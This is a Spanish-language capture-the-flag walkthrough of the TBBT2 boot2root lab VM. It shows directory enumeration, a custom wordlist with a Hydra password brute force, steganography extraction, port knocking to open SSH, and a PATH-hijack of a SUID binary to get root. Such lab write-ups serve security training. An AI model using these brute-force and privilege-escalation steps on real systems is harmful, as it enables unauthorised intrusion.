

Rafael Aguilar Muñoz

Description

TBBT2: FunWithFlags



Welcome to "Fun with Flags" 2!


This boot2root machine is part of the TBBT Fun with Flags series and it is themed after the famous TV show, The Big Bang Theory and has really strong CTF elements. It's more like solving a set of interesting CTF challenges as a puzzle than facing these in a real life scenario.

Goal: Hack Sheldon and get user and root flags

Difficulty: Intermediate but if you have never watched the series I would rate it as hard, still solvable though

```
(root@kali)-[/home/rafa/Escritorio]
# nmap -sC -sV 192.168.43.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 23:33 CET
Nmap scan report for 192.168.43.32
Host is up (0.0017s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:26:CD:D2 (Oracle VirtualBox virtual NIC)
```

Realizar un escaneo de scripts comunes (NSE) en los puertos abiertos y obtener la versión de todos los servicios que se ejecutan en los puertos abiertos.




Acceder a la página web a partir de la ip de máquina vulnerable desde firefox en Kali Linux.

```

<html>
<head></head>
<body> <scroll> <overflow>
  <h2>Welcome to tbbt2.local web server</h2>
  This is
  <b>sheldon</b> <overflow>
  lee cooper Ph.D,Sc.D speaking
  <br> <overflow>
  Dear visitor, our previous server was pretty insecure.
  <br> <overflow>
  This time the server is strictly personal and I have taken extra measures to only allow me to login.
  <br> <overflow>
  <br> <overflow>
  No sloppy astrophysicists creating vulnerable websites.
  <br> <overflow>
  No physicists from Princeton that can't code a proper python script
  <br> <overflow>
  No engineers using weak passwords, asides being engineers
  <br> <overflow>
  <br> <overflow>
   <overflow>
  <!--Hint for my future self in case I forget my password /fyhd7fhf84ihdiksowj-->
</body>
</html>

```

Inspeccionamos la página y observamos que hay un comentario que contiene un directorio donde puede haber una contraseña.



Resulta que no encontramos ninguna contraseña.

```

var em = '';
for(i=0;i<erp.length;i++){
    tmp = erp[i];
    if(Math.floor((tmp/Math.pow(256,3)))>0){
        em += String.fromCharCode(Math.floor((tmp/Math.pow(256,3))));
    };
    tmp = tmp - (Math.floor((tmp/Math.pow(256,3))) * Math.pow(256,3));
    if(Math.floor((tmp/Math.pow(256,2)))>0){
        em += String.fromCharCode(Math.floor((tmp/Math.pow(256,2))));
    };
    tmp = tmp - (Math.floor((tmp/Math.pow(256,2))) * Math.pow(256,2));
    if(Math.floor((tmp/Math.pow(256,1)))>0){
        em += String.fromCharCode(Math.floor((tmp/Math.pow(256,1))));
    };
    tmp = tmp - (Math.floor((tmp/Math.pow(256,1))) * Math.pow(256,1));
    if(Math.floor((tmp/Math.pow(256,0)))>0){
        em += String.fromCharCode(Math.floor((tmp/Math.pow(256,0))));
    };
};
alert(em);

```

En la inspección de la página buscamos un archivo javascript donde tenemos que cambiar el document.write por alert.

```

⊕ file://

<!DOCTYPE html>
<html>

<head>
<title>Emergency reminder</title>
</head>

<body>

<h3>Dear future Sheldon</h3>
<p>You know what to do, you made this!</p>
<!--Va pnfr vs sbetrg zl cnffjbeq V unir gb tb gb /gur_erny_frperg_qve
naq sbyybj qverpgybaf-->


</body>

</html>


```

OK

Y obtenemos el siguiente contenido a partir del alert.



Nos vamos a la página "<https://rot13.com/>" donde vamos a codificar el comentario que vimos en la inspección de la página mediante el uso del algoritmo ROT13. Este algoritmo sustituye cada letra por la letra que hay trece posiciones después en el alfabeto.




Obtener todos los ficheros con las extensiones que vemos en la imagen y los directorios a partir de un diccionario que contiene una lista sobre los nombres más usados tanto para directorios como ficheros.

http://192.168.43.32:80/	
Scan Information Results - List View: Dirs: 2 Files: 4 Results - Tree View Errors: 6	
Type	
File	/password.txt
Dir	/
File	/index.html
Dir	/secret/
File	/secret/index.html
Dir	/secret/A/
File	/secret/A/index.html


Una vez que obtenemos todos los ficheros y directorios a partir de dirbuster.

<http://tbbt2.local/secret/A/G/N/I/Z/A/B/>

Nos vamos al siguiente link.



Y nos encontramos con la siguiente imagen.



Ahora nos vamos a este otro enlace donde vemos una contraseña con los tres primeros caracteres están ocultos.


```
(root@kali)-[/home/rafa/Escritorio]
# cat tbbt2_wordlistgen.php
<?php
include_once './PHP-WordlistGenerator/wordlistgenerator.class.php';
for ($i=2;$i<=3;$i++)
{
    $ws = new WordlistGenerator($i,'abcdefghijklmnopqrstuvwxyz');
    while($ws->isNext()) {
        echo $ws->getWord().".train";
        file_put_contents("tbbt2_wordlist.txt",$ws->getWord().".train\n",FILE_APPEND);
        $ws->nextWord();
        echo "\n";
    }
    unset($ws);
}
?>
```

Ahora creamos un fichero que contenga el siguiente contenido.

```
(root@kali)-[/home/rafa/Escritorio]
# hydra -l sheldon -P tbbt2_wordlist.txt -f 192.168.43.32 http-get /the_real_secret_dir
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 13:17:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18250 login tries (l:1/p:18250), ~1141 tries per task
[DATA] attacking http-get://192.168.43.32:80/the_real_secret_dir
[STATUS] 7754.00 tries/min, 7754 tries in 00:01h, 10496 to do in 00:02h, 16 active
[80][http-get] host: 192.168.43.32 login: sheldon password: oldtrain
[STATUS] attack finished for 192.168.43.32 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 13:19:11
```

Usar hydra para obtener la contraseña anterior al completo que tenía los tres primeros caracteres ocultos. Y lo hacemos a partir de un diccionario de palabras que se llama "tbbt2_wordlist.txt".




Ahora nos vamos a la siguiente url donde hay texto cifrado en Klingon.

```
<html>
  <head></head>
  <body>
    Every door comes with a key, here is yours:
    <br>
    Password: /the_real_secret_dir/p4ssw0rd.txt Now that you have found the key, you also have to find the door
    <br>
    <font color="white">
      (Hint for my future self: I dont like handshakes, so I dont use them)
    </font>
    <br>
    
    <br>
    
    <br>
  </body>
</html>
```

Inspeccionamos el código de la página.

```
<font color="white">  
  (Hint for my future self: I dont like handshakes, so I dont use them)  
</font>
```

Y nos fijamos en el siguiente bloque de código.



192.168.43.32/the_real_secret_dir/p4ssw0rd.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google


Soft kitty, warm kitty
Little ball of fur

Happy kitty, sleepy kitty
Purr, purr, purr

Vamos a este link y encontramos el siguiente contenido.

```
(root@kali)-[/home/rafa/Escritorio/TBBT2/the_real_secret_dir]  
# stegsnow -C p4ssw0rd.txt > result.txt  
  
(root@kali)-[/home/rafa/Escritorio/TBBT2/the_real_secret_dir]  
# ls  
p4ssw0rd.txt  result.txt  
  
(root@kali)-[/home/rafa/Escritorio/TBBT2/the_real_secret_dir]  
# cat result.txt  
ilikeklingon
```

Usar la herramienta "stegsnow" para descifrar el siguiente contenido y una vez descifrado lo guardamos en otro fichero.



Aquí tenemos el alfabeto Klingon al completo.



Traducimos este contenido que vimos en el enlace
["http://192.168.43.3/the_real_secret_dir"](http://192.168.43.3/the_real_secret_dir)

Texto traducido: 1000 2000 3000

```
<font color="white">
  (Hint for my future self: I dont like handshakes, so I dont use them)
</font>
<br>

<br>

<br>
```

Ahora nos fijamos en este bloque de código en la inspección de la página con el mismo link.

```

(root@kali)-[/home/rafa/Escritorio]
# nmap -sU 192.168.43.32 -p 1000,2000,3000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 14:59 CET
Nmap scan report for 192.168.43.32
Host is up (0.0011s latency).
Penny Penny Penny
PORT      STATE      SERVICE
1000/udp  open|filtered ock
2000/udp  open|filtered cisco-sccp
3000/udp  open|filtered hbc
MAC Address: 08:00:27:26:CD:D2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.08 seconds

```

Escanear los puertos [1000, 2000 y 3000] de la ip de la máquina vulnerable.

```

(root@kali)-[/home/rafa/Escritorio/knock]
# knock -u 192.168.43.32 1000 2000 3000

```

Repositorio knock:

<https://github.com/petercunha/Knock>

```

(root@kali)-[/home/rafa/Escritorio]
# knock 192.168.43.32 1000 2000 3000 -u

(root@kali)-[/home/rafa/Escritorio]
# nmap 192.168.43.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 18:52 CET
Nmap scan report for 192.168.43.32
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE      SERVICE
21/tcp    closed     ftp
22/tcp    open       ssh
80/tcp    open       http
MAC Address: 08:00:27:26:CD:D2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.43 seconds

```

Usamos knock porque nos permite abrir por unos segundos el puerto 22/tcp (ssh). Escanear con nmap todos los puertos abiertos en la máquina vulnerable.

```

(root@kali)-[/home/rafa/Escritorio]
# ssh sheldon@192.168.43.32
The authenticity of host '192.168.43.32 (192.168.43.32)' can't be established.
ED25519 key fingerprint is SHA256:ZIZar/mEHSpwSb3xdIy8ARRwX/+3NX3rRJ3GYJyQdA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.32' (ED25519) to the list of known hosts.
sheldon@192.168.43.32's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Tue Apr  7 00:54:00 2020 from 192.168.1.109
sheldon@tbbt2:~$

```

Nos conectamos mediante ssh a la máquina vulnerable.

```

sheldon@tbbt2:~$ id
uid=1001(sheldon) gid=1001(sheldon) groups=1001(sheldon)
sheldon@tbbt2:~$

```

Obtener la información del usuario sheldon.

```

sheldon@tbbt2:~$ cat flag.txt
flag{58f871e6477adff278f49ff84a1c14d7}

```

Visualizar el contenido de la primera flag que obtenemos.

```
sheldon@tbbt2:~$ python -c 'import pty;pty.spawn("/bin/bash")'
sheldon@tbbt2:~$ cd Desktop
sheldon@tbbt2:~/Desktop$ ls -al
total 28
drwxr-xr-x  2 sheldon sheldon 4096 Apr  9 2020 .
drwxr-xr-x 15 sheldon sheldon 4096 Φεβ 17 19:10 ..
-rwxr-x---  1 root    root      225 Apr  7 2020 .antihacker.py
-rwsr-xr-x  1 root    root     8392 Apr  7 2020 iliketrains
-rw-r--r--  1 root    root       71 Apr  7 2020 .iliketrains.c
```

Ahora hacemos una escalada de privilegios y vemos todos los ficheros y directorios dentro del escritorio de la máquina TBBT2.

```
sheldon@tbbt2:~/Desktop$ cat .iliketrains.c
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("sl");
}
```

Visualizar el contenido del fichero con extensión “.c”.

```
sheldon@tbbt2:~/Desktop$ which sl
/usr/games/sl
```

Ver donde está instalado sl en Kali Linux.

```
sheldon@tbbt2:~/Desktop$
sheldon@tbbt2:~/Desktop$ echo "/bin/bash" > sl
sheldon@tbbt2:~/Desktop$ chmod 777 sl
sheldon@tbbt2:~/Desktop$ export PATH=/home/sheldon/Desktop:$PATH
sheldon@tbbt2:~/Desktop$ ./iliketrains
root@tbbt2:~/Desktop#
root@tbbt2:~/Desktop# cd /root
root@tbbt2:/root# cat flag.txt
Good job, you pwned me!
The flag is a real amazon gift card.
You could buy an InfoSec book or some toilet paper, its up to you.
If you think you are the first to solve this go claim it, ASAP!
flag{DNSK-N2ZBE7-4GAE}
root@tbbt2:/root#
```

Escribir el contenido de la ruta “/bin/bash” en un fichero que se llama sl. Cambiamos los permisos del fichero, exportamos esta ruta como una variable de entorno en el sistema y ejecutar el fichero “iliketrains”. Gracias a esto, nos convertimos como root y encontramos un fichero que contiene la flag.